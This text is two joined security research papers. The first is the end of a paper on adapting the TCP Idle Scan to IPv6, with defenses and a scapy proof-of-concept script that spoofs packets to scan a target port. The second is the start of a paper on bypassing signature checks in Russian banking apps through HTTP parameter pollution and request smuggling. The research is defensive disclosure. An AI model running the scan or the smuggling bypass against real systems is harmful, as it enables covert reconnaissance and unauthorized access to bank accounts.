(3) Does not accept Packet Too Big messages with MTU < 1280

(4) Per host offset

(5) IPv6 disabled by default

A special behavior occurred when testing Windows 8 and Windows Server 2012. A first analysis of the identification values sent to different hosts gives the impression that the values are assigned on a per-host-basis and start at a random initialization value. A closer investigation though revealed that the values being assigned for one system are also incremented if messages are sent to another system. This leads to the conclusion that those operating systems use a global counter, but also a random offset for each host, which is added to the counter to create the identification value. However, the global counter is increased each time a message is sent to a host. For the TCP Idle Scan in IPv6, this means that the systems are still suitable as idle hosts, as from the view of the attacker, the identification value received from the idle host increases each time the idle host sends a message to the target. Being still usable as idle host, it is a complete mystery to us what should be achieved with this behavior.

5. DEFENSE MECHANISMS

System administrators can apply the following short term defense mechanisms:

- The TCP Idle Scan in IPv6 requires an attacker to be able to spoof the source addresses of some packets. Mechanisms against IP address spoofing are therefore an early defense mechanism. To prevent IP spoofing within a network, administrators can use techniques such as *Reverse Path Forwarding*. This technique checks for the source address of each received packet if the interface on which the packet was received equals the interface which would be used

for forwarding a packet to this address [2]. Outside of internal networks, an approach to prevent IP source address spoofing is networking ingress filtering, which should be done by the Internet Service Provider [6].

- Another defense is related to accepting SYN/ACKs without precedent traffic. In the TCP Idle Scan in IPv6, the idle host is expected to reply to such TCP segments with a RST, as those messages were unexpected. If the idle host would drop SYN/ACKs without precedent traffic instead of answering with a RST, an attacker would not be able to conclude if the idle host received a RST or a SYN/ACK from the target. To anticipate such a behavior, stateful inspection firewalls can be used [15]. All of the nine tested Windows systems provide a host-based firewall, which is enabled by default [4]. Those firewalls block ICMPv6 Echo Requests as well as SYN/ACKs without a prior ACK. Therefore, the TCP Idle Scan in IPv6 is impossible by using one of the tested Windows operating systems as long as the firewall is active.

The most effective defense against the TCP Idle Scan in IPv6 is a random assignment of the identification value in the fragmentation header. Using this method, an attacker will not be able to predict the upcoming values of the identification values assigned by the idle host. Being unable to predict those values, it is impossible for the attacker to determine if the idle host sent a RST to the target, like this is done in step 9 of Figure 4. However, this is a long-term defense, where the responsibility of implementation relies on the vendor.

6. CONCLUSION

This paper has shown that by clever use of some IPv6 features, the TCP Idle Scan can successfully be transferred from IPv4 to IPv6. Therefore, this type of port scan remains a powerful tool in the hands of an attacker who wants to cover his tracks, and a challenge for anybody who tries to trace back the scan to its origin. The fact that major operating systems assign the identification value in the fragmentation header in a predictable way also drastically increases the chances for an attacker to find a suitable idle host for executing the TCP Idle Scan in IPv6. Because the idle host is also not required to be completely idle, but only expected not to create IPv6 traffic using the fragmentation header, this chances are increased additionally.

What remains is the question why it is still a common practice to utilize predictable identification values. The danger of predictable sequence numbers has already been disclosed by Morris [13] in 1985. Although his article covered TCP, the vulnerabilities were caused by the same problem: a predictable assignment of the sequence number. For this reason, he advised to use random sequence numbers. With the TCP Idle Scan in IPv4 being first discovered in 1998, it has been shown that the necessity of unpredictable identification values also applies to IPv4. This article has shown that also in IPv6, predictable identification values facilitate attacks and should be substituted with random values.

To prove that the TCP Idle Scan in IPv6 works in practice, a proof of concept has been created using the python program *scapy*⁵, which allows easy creation and

manipulation of packets. The proof of concept can be found in the appendix. Furthermore, the security scanner *Nmap*⁶, which already provided a very elaborated version of the TCP Idle Scan in IPv4, has been extended in order to also handle the TCP Idle Scan in IPv6 [10].

Until vendors are able to provide patches for assigning unpredictable identification values in the fragmentation header, administrators are advised to implement the short-term protection mechanisms described in Section 5. Additionally, one might consider an update of RFC 1981, which forces a host to append an empty fragmentation header to every IPv6 packet after receiving an ICMPv6 Packet Too Big message with an MTU smaller than the IPv6 minimum MTU. Likewise, updating RFC 2460 towards an obligatory random assignment of the identification value in the fragmentation header should be considered as well.

For more details on the TCP Idle Scan in IPv6, we refer to [12].

APPENDIX

As a proof of concept, the TCP Idle Scan in IPv6 has been implemented using the python program *scapy*. The source code is shown in Listing 1.

Listing 1: The TCP Idle Scan in IPv6 using scapy

```

1  #!/usr/bin/python
2  from scapy.all import *
3
4  #the addresses of the three participants
5  idlehost=<IPv6-address>
6  attacker=<IPv6-address>
7  target=<IPv6-address>
8  # MTU which will be announced in the PTB message
9  newmtu=1278
10 # Checksum which the PTB message will have
11 checksum=0x0da6
12 # the port which is to scan
13 port=22
14 # configure scapy's routes and interfaces
15 conf.iface6="eth0"
16 conf.route6.ifadd("eth0",":::/0")
17
18 # create and send a fragmented ping from the target to the idle host
19 ping_target=fragment6(IPv6(dst=idlehost,src=target) \
20 /IPv6ExtHdrFragment()/ICMPv6EchoRequest(id=123,data="A"*1800),1400)
21 send(ping_target[0]); send(ping_target[1])
22
23 # we do not get the response, so we have to make our own one
24 response=IPv6(plen=1248,nh=0x3a,hlim=64,src=idlehost,dst=target) \
25 /ICMPv6EchoReply(id=123,cksum=checksum,data="A"*1800)
26 # take the IPv6 layer of the response
27 ipv6response=response[IPv6]
28 # reduce the amount of data being sent in the reply
29 # (a PTB message will only have a maximum of 1280 bytes)
30 ipv6response[IPv6][ICMPv6EchoReply].data="A"*(newmtu-69)
31
32 # give the target enough time to answer
33 time.sleep(1)
34

```

⁵ <http://www.secdev.org/projects/scapy/>

⁶ <http://www.nmap.org>

```

35 # tell the idle host that his reply was too big, the MTU is smaller
36 mtu_idlehost_to_target=IPv6(dst=idlehost,src=target) \
37 /ICMPv6PacketTooBig(mtu=newmtu) /ipv6response
38 # send the PTB message
39 send(mtu_idlehost_to_target)
40
41 # create a huge, fragmented ping to the idle host
42 fragments=fragment6(IPv6(dst=idlehost,src=attacker,nh=0x2c) \
43 /IPv6ExtHdrFragment() /ICMPv6EchoRequest(data="A"*1800),1400)
44
45 # send the huge ping
46 send(fragments[0]); send(fragments[1])
47
48 # send a spoofed SYN to the target in the name of the idle host
49 syn=IPv6(dst=target,src=idlehost) \
50 /TCP(dport=port,sport=RandNum(1,8000), flags="S")
51 send(syn)
52
53 # give the idlehost some time to send a RST
54 time.sleep(1)
55
56 # send the huge ping again
57 send(fragments[0]); send(fragments[1])

```

By observing the network traffic with a network traffic analyzer such as Wireshark⁷, one can analyze the identification values of the fragmentation header received in the ICMPv6 Echo Responses from the idle host. This allows to conclude if the scanned port on the target is open or closed.

In addition to the proof of concept, a patch for the security scanner Nmap was created, which enables Nmap to execute the TCP Idle Scan in IPv6 and provides a more sophisticated scanning environment than the proof of concept [10]. ¶

References

1. Filipe Almeida. idlescan (ip.id portscanner). <http://seclists.org/bugtraq/1999/Dec/58>, 1999. [Online; Request on July, 7th of 2013].
2. Cisco Systems, Inc. Understanding Unicast Reverse Path Forwarding. <http://www.cisco.com/web/about/security/intelligence/unicast-rpf.html>, 2013. [Online; Request on July, 9th of 2013].
3. Alex Conta, Stephen Deering, and Mukesh Gupta. Internet Control Message Protocol (ICMPv6) for the Internet Protocol Version 6 (IPv6) Specification. RFC 4443 (Draft Standard), March 2006. Updated by RFC 4884.
4. Joseph G. Davies. *Understanding IPv6*. Microsoft Press, Redmond, WA, USA, third edition, 2012.
5. Stephen Deering and Robert Hinden. Internet Protocol, Version 6 (IPv6) Specification. RFC 2460 (Draft Standard), December 1998.
6. Paul Ferguson and Daniel Senie. Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing. RFC 2267 (Draft Standard), January 1998.
7. Fernando Gont. Processing of IPv6 "Atomic" Fragments. RFC 6946 (Draft Standard), May 2013.
8. Gordon Lyon. Nmap Reference Guide. <http://nmap.org/book/man.html>, 2012. [Online; Request on July, 7th of 2013].
9. Jack McCann, Stephen Deering, and Jeffrey Mogul. Path MTU Discovery for IP version 6. RFC 1981 (Draft Standard), August 1996.
10. Mathias Morbitzer. Nmap Development: [PATCH] TCP Idle Scan in IPv6. <http://seclists.org/nmap-dev/2013/q2/394>, 2013. [Online; Request on June, 17th of 2013].
11. Mathias Morbitzer. TCP Idle Scanning using network printers. http://www.researchgate.net/publication/239660144_TCP_Idle_Scanning_using_network_printers/file/3deec51c1c17e29b78.pdf, 2013. Research Paper, Radboud University of Nijmegen. [Online; Request on July, 7th of 2013].
12. Mathias Morbitzer. TCP Idle Scans in IPv6. Masterthesis, Radboud University Nijmegen, Netherlands, August 2013 (to appear).
13. Robert T. Morris. A Weakness in the 4.2BSD Unix TCP/IP Software, 1985.
14. Salvatore Sanfilippo. New TCP scan method. <http://seclists.org/bugtraq/1998/Dec/79>, 1998. [Online; Request on July, 8th of 2013].
15. William Stallings. *Network Security Essentials - Applications and Standards* (4. ed., internat. ed.). Pearson Education, 2010.

⁷ <http://www.wireshark.org>

You Can Be Anything You Want To Be

Bypassing “Certified” Crypto in Banking Apps

George Noseevich, Lomonosov Moscow State University

Andrew Petukhov, SolidLab

Dennis Gamayunov, Lomonosov Moscow State University


It's no surprise that typical hacker's professional path hits against custom crypto protocols from time to time. There're lots of application-specific crypto-hardened protocols written from scratch which could be found in banking, SCADA, and other types of not-so-common hardware and software systems. Here we propose a methodology for cracking such systems using top-down approach with GOST-hardened banking application as an example. We show how easy it is sometimes to break complex crypto because of developers having broken or inconsistent knowledge of modern application level protocols.

INTRODUCTION

As we all know from the software development theory and practice, there are three major types of security flaws: design, implementation and configuration flaws. The latter ones are the easiest to fix, and the first ones are the hardest. Design flaws are not only the most difficult to fix from the developer's point of view, but also the most interesting to seek for an attacker because in this case the vulnerability lifetime and the number of affected installations give the maximum profit.

In this paper we are dealing with modern remote banking systems (RBS) which operate over ordinary Internet connections, and typically use HTTP as a transport protocol (see. *Figure 1*).

Where would you expect to meet tough formal security models and crypto? Military applications, of course. But financial institutions also have something interesting to hide and to care about: the money! Historically, banks were among the first adopters of commercial encryption and digital signing, crypto protocols and hardware. Developers of



the remote banking systems (RBS) such as B2C online banking solutions or B2B systems are usually natively familiar with cryptography and its applications, and know quite well how to solve basic crypto tasks in the case of financial software, which in our case are: ensure transport layer security, non-repudiation, and authentication; compliance with regulations; protection of legacy systems. So, if these systems are developed carefully by crypto-aware programmers, and they use public algorithms like AES for encryption, RSA for digital signing and SHA256 for hashing, which have well known cryptographic strength, they are very difficult to hack because you have to find weakness in RSA in order to hack them, don't you? Apparently, no you don't. Even in military, avionics and other safety-critical areas where formal verification and model checking are integrated into software development lifecycle design and implementation flaws are discovered from time to time. Financial software is less critical in terms of safety, and formal verification is not so common even in development of new versions of RBS' not to speak of legacy systems which count twenty years in production or even more.

In this paper we propose an approach for finding exploitable design flaws in financial applications with a case study of a B2B online banking system, developed by one of large European financial institutions to comply with Russian local regulations.


Federal Law in Russia states that an electronic document becomes legally valid only after proper digital signing [1]. Online banking applications are no exception: only GOST digitally signed payment orders should be accepted and processed by online banking apps. Moreover, there is (formally, not obligatory) a set of recommendations authored by Central Bank of Russian Federation for financial institutions, and it states among other things that only those crypto solutions which are certified by the Federal Security Service (FSB) are allowed to use in B2B applications.


That said, every bank that is willing to provide online services (be it domestic or international entity) has to consider two options:

- buy a “typical” online banking solution from a well-known vendor (BSS, Bifit) and customize it;
- develop or outsource its own banking solution.

The first option implies that the bank will receive all the necessary shiny crypto out of the box. The second option leaves the crypto-question for the bank to handle. This is where numerous crypto solutions and crypto providers (needless to say, certified) come into play.

To conclude the Intro let's just say that there are lots of online banking applications in Russia implementing the architecture outlined below (see *Figures 2 and 3*):





From our experience the juiciest part in such applications is the integration protocol. Indeed, crypto-server has to communicate the results of signature checking to the application server, which has to trust these results. The main idea of hacking such scheme is to reverse the integration protocol and to force the crypto-server to send the messages you need.

Ok, now show me the money!

PROPOSED APPROACH

We could make a few generic statements and common sense considerations about software development in online banking field, which help to focus on finding design flaws:

Statement A: One does not simply implement application level crypto protocol

When a software developer tries to invent custom application specific protocol with cryptographic primitives without taking basic steps like designing specification, formal proof, use of secure development lifecycle, he is likely to fail.

Statement B: One does not simply implement HTTP client or server from scratch

When a software developer tries to implement a brand new shiny secure HTTP server or client to enforce all those vulnerability-free features he aims at, and he's not Google or Microsoft in terms of budget, workforce and release plan, he is likely to fail.

Imagine we have both statements holding true at the same time - it means lots of custom parsers built from scratch, which gives a very high probability of inconsistency in design, implementation or integration.

In case of the RBS a typical attacker would have the following capabilities:

- Log into the system as some valid user (he can always become a valid client of an attacked bank).
- Access the client side software (and hardware), i.e. reverse any custom thick client, hardware keys, communication protocol, etc.

To successfully attack the RBS he needs to get access to accounts of other clients and eventually file valid authenticated payment requests to the application server on behalf of other users.

Therefore the final objective of the RBS analysis will be to find differences in HTTP handling at crypto server side and at application server side and to exploit these differences to bypass authentication routines and/or signature validation.

Three basic steps for reversing an RBS architecture include:

- Reversing client side features.
- Careful investigation of the server side features.
- Fingerprinting integration protocol.

The first step is to reverse the crypto protocol implemented in the crypto solution. Generally, the crypto solution does several things:

1. Establishes encrypted tunnel (SSL/TLS or custom VPN - does not matter).
2. Signs every outbound HTTP request on the client. This part of the solution is usually implemented as a proxy server listening on the client's localhost.
3. Verifies the integrity and authenticity of incoming HTTP-requests at the crypto-server side.
4. Passes validated requests to the application server along with crypto-related metadata provided by the crypto-server.

Reversing crypto protocol on the client side is no rocket science - just use your favorite debugger to hook functions used for networking and signing. This is where answers to the following questions should be given:

1. Which HTTP client and what HTTP parser are used on client-side (i.e. windows API or Java HttpClient)?
2. Which parts of GET request are getting signed? E.g. the whole request or just URL, and which requests are signed - POST? GET? HEAD? TRACE?
3. Which parts of POST request are getting signed? E.g. only body, or the whole request, or body and URL, etc.
4. What additional information is submitted along with the request? How the signature is stored? How the key ID is passed to the server? For example, it could be custom-headers (like X-Client-Key-Id) holding those values.

After this we may proceed to reversing of the crypto server features. There are several win-win checks that you might want to do: fingerprint HTTP parser, fingerprint HTTP server and fingerprint integration protocol.

Fingerprinting HTTP parser

Here are basic checks against crypto-server (the details of implementing each check are omitted due to size constraints):

- Does crypto server perform HTTP parsing [and normalization]? The answer would be generally "yes".
- How does crypto server HTTP-parser handle duplicate GET and/or POST parameter names? Which value it will give precedence: the first or the last? What about the same parameter name in POST URL and in body?
- How does crypto server parser handle duplicate headers? Which value it will give precedence: the first or the last?
- Which characters could be used to terminate headers (CRLF or CR or something else)?

The purpose of this stage is to find differences in HTTP parsing at crypto server side where signature checks are performed and at application server side where the actual request processing takes place. In general we would like to implement the idea of XML signature wrapping attack but in HTTP, for which we would use protocol smuggling and parameter pollution.

From our experience almost all crypto server HTTP parsers were implemented from scratch! Of course their developers had never heard of HTTP parameter pollution, contamination and HTTP smuggling.

Note by: the case study shows details on how such peculiarities are used to bypass signature checks.

Fingerprinting HTTP server

The next phase of probing should allow you to extract useful facts about HTTP processing.

- Which HTTP version is supported?
 - does crypto server support multiple HTTP requests per connection?
 - does it support HTTP/0.9
- How does crypto server treat incorrect or duplicate Content-Length headers?
- Which HTTP methods does it support?
- Does crypto server support multipart requests or chunked encoding?

Fingerprinting integration protocol

Our ultimate goal is to inject meaningful messages (rather than random data as in the previous steps) that would be trusted and happily processed by the application server.

The most common way of transferring metadata from crypto server to application server is adding custom HTTP headers with each forwarded request. Just like in mobile world the knowledge of secret control headers ([10]) could give you The Power, the very same knowledge usually proves disastrous for online banking software.

Indeed, crypto server has to communicate the identity of the verified user to the application server. The latter one has to trust this information. This is property (i.e. the communication protocol between crypto server and application server stripped from crypto primitives) is inherent part of the architecture when developers decide to use external crypto solution at front-end.

Ok, so how do we know the names of these control headers:

- guess / bruteforce;
- read documentation from the crypto server (i.e. admin guide); you may hope that names of control headers were not changed in current installation by the implementation engineers;
- social engineer developers of the crypto solution; you may pretend you are a customer and ask how would their front-end solution communicate the results of validation process to the back-end;
- read headers back from application; you may occasionally find debug interfaces, error messages with stack traces or Trace methods being allowed;
- reverse the crypto client or the crypto libraries; the common case is that metadata attached to the egress requests on the client-side crypto end-point would

be the very same that is passed to the application server after validation. Indeed, why change? In this case reversing the client-side would give you the names of control headers holding Key Id, signature values, and so on.

CASE STUDY

It all started as an ordinary hack - a large European bank with a local Russian branch asked for security analysis of their remote banking web app, which was hardened with GOST family of crypto algorithms. Right after the start of analysis, we quickly revealed a bunch of common web app bugs, which allowed, specifically, to enumerate all existing users and set arbitrary passwords for them. We also found a debug interface that printed back the whole HTTP request in had received (thus we knew control headers used to communicate user identity from crypto server to application server).

But the severity of all these bugs was greatly reduced by the crypto: the crypto server checked digital signatures even for login requests, and even with a known user login and password you could not log into the system without the valid user keys (public and private). Also, the client-side crypto end-point **stripped all control headers** from the user requests, thus denying us to manipulate and mess with control headers directly.

The client was implemented as a client-side application level proxy working with the web browser. It was a closed-source windows app, the traffic dumps gave no clues (because of encryption), the crypto protocol was unknown (and presumably custom) without any documentation available. A closer look at the client revealed that it used crypto primitives from bundled shared libraries, and we could use API Monitor [9] in order to hook and trace API calls, and after that filter the API traces to get data that is easy to understand.

Examination of the data buffer containing user data to be encrypted gives a better view of the client request:

The most interesting parts for us to remember here are Certificate_number header, which presumably holds the ID of the client key, Form_data and Signature headers, which apparently hold parameters of the request (query string in this case) and the digital signature thereof.

The rest of the call trace (see *Figure 4*) corresponds to sending the encrypted and signed data to the crypto server, receiving the response, decryption of the response, and sending the response back to the browser.

As the result, the browser request, which originally looks like this:

```
GET /login?name=value HTTP/1.1
Host: 10.6.28.19
```

is secured by the client side proxy like this:

```
GET /login?name=value HTTP/1.1
Host: 10.6.28.19
Certificate_number: usr849
Form_data: name=value
```

FIGURE 4: A closer look at client trace via API Monitor




FIGURE 5: Examination of data buf reveals the structure of the encrypted request





FIGURE 6: ... and what data is digitally signed



Signature: 6B8A57A3EA9C25D77C01F4E957D5752C69F61D3451E87D
D18046C51DC9A9AD63C7718708159B7ECF5FC8EDF4424F813DB65E
F5E2D21D2F389E03319CA25D7003

Playing with request methods and parameters we noticed, that client proxy signs only the query string for GET requests, and only the message body for POST requests.

We deduced that crypto server presumably performed the following checks for each request:

1. checks that Form_data header reflects the query string/body depending on the request method;
2. checks that Certificate_number header value points to the same user as identified by the session cookie (for authenticated requests) or login name for initial authentication request;
3. validates that Signature header holds valid signature of the Form_data header using the ID of the key from Certificate_number.

Kinda unbreakable, heh?


Bypassing non-repudiation

Ok, as our methodology suggests, we did a little bit of fingerprinting. Specifically, we tested for allowed HTTP methods and submitted parameters in query string, in body and both for each request method.

And here's what we have found.

1. Client-side proxy did not attach Form_data and Signature headers to HEAD requests. You can see what happened with HEAD requests on Figure 7.
2. Client-side proxy was unaware that POST requests could contain not only body parameters, but also query string. In case of POST requests only body parameters were signed, while query string was passed upstream unmodified. Now you should be thinking about HTTP parameter pollution (HPP) and passing parameters with the same name in body and in query string of the POST request. You can see what happened in case of HPP at Figure 8-9.

FIGURE 7: HEAD requests pass without signing and checks, crypto client only adds certificate number



Having confirmed that the application server gives precedence to query string parameters over body parameters with the same name, we concluded the non-repudiation bypass with the following exploit scheme:

Bypassing authentication

But, who cares about non-repudiation without any working way to bypass authentication? Recall that we're currently capable of enumerating users in the RBS, changing their passwords, and we also can file unsigned requests to the application server, so that both crypto and application servers treat the requests as valid and digitally signed.

Now the primary target is to actually log in as any user. As we have already mentioned, we could enumerate users of the RBS (i.e. know their IDs) and set new passwords to their accounts. Let us assume that we have chosen to attack user with ID=0x717 and have set him a new password. Now we would like to log into his account. Normally, that should be done with request in *Figure 12*.

The problem with submitting this request is twofold: first of all, client side end-point strips all control headers submitted with the request. That is, `Certificate_number` header will be removed. This could be dealt with by implementing our own crypto-client that connects to crypto server and passes everything we want. Here we come with the second problem that is crypto server, which matches the `Certificate_number` from the header received in HTTP request to the client certificate, which was used to establish the secure tunnel. Alas.

We needed another enabling feature. Remember, we are able to submit HEAD requests with query parameters without any signatures. Another thing we noticed during fingerprinting was that every time only single HTTP request was submitted over TCP connection, after which the crypto server closed connection.

We thought, what if we submit two HTTP requests in one TCP connection one after another? Maybe crypto client and crypto server would treat them as a single HTTP request with a body and we would be able to do some protocol smuggling? This was the case.

Here's how the crypto client processed two requests in a row, the first one being HEAD:

- it parsed it as one HTTP message with request line, headers and a body;
- it removed any control headers;
- it attached valid `Certificate_number` header;
- as described earlier, it did not attach any `Form_data` or `Signature` headers.

Here's how the crypto server processed these requests:

- it parsed it as one HTTP message either;
- it verified `Certificate_number` header to comply with tunnel attributes;
- since it was HEAD request it didn't validate absent `Form_data` and `Signature` headers and passed the result upstream accompanied with additional control headers.

But the backend application server properly passed the incoming data as two separate HTTP requests and happily processed both. Now here we come with the exploit (see *Figure 12* and *13*).

FIGURE 8: Initial HPP POST request from the client browser



FIGURE 9: How does polluted POST request look like after crypto proxy



FIGURE 10: Final attack vector for non-repudiation

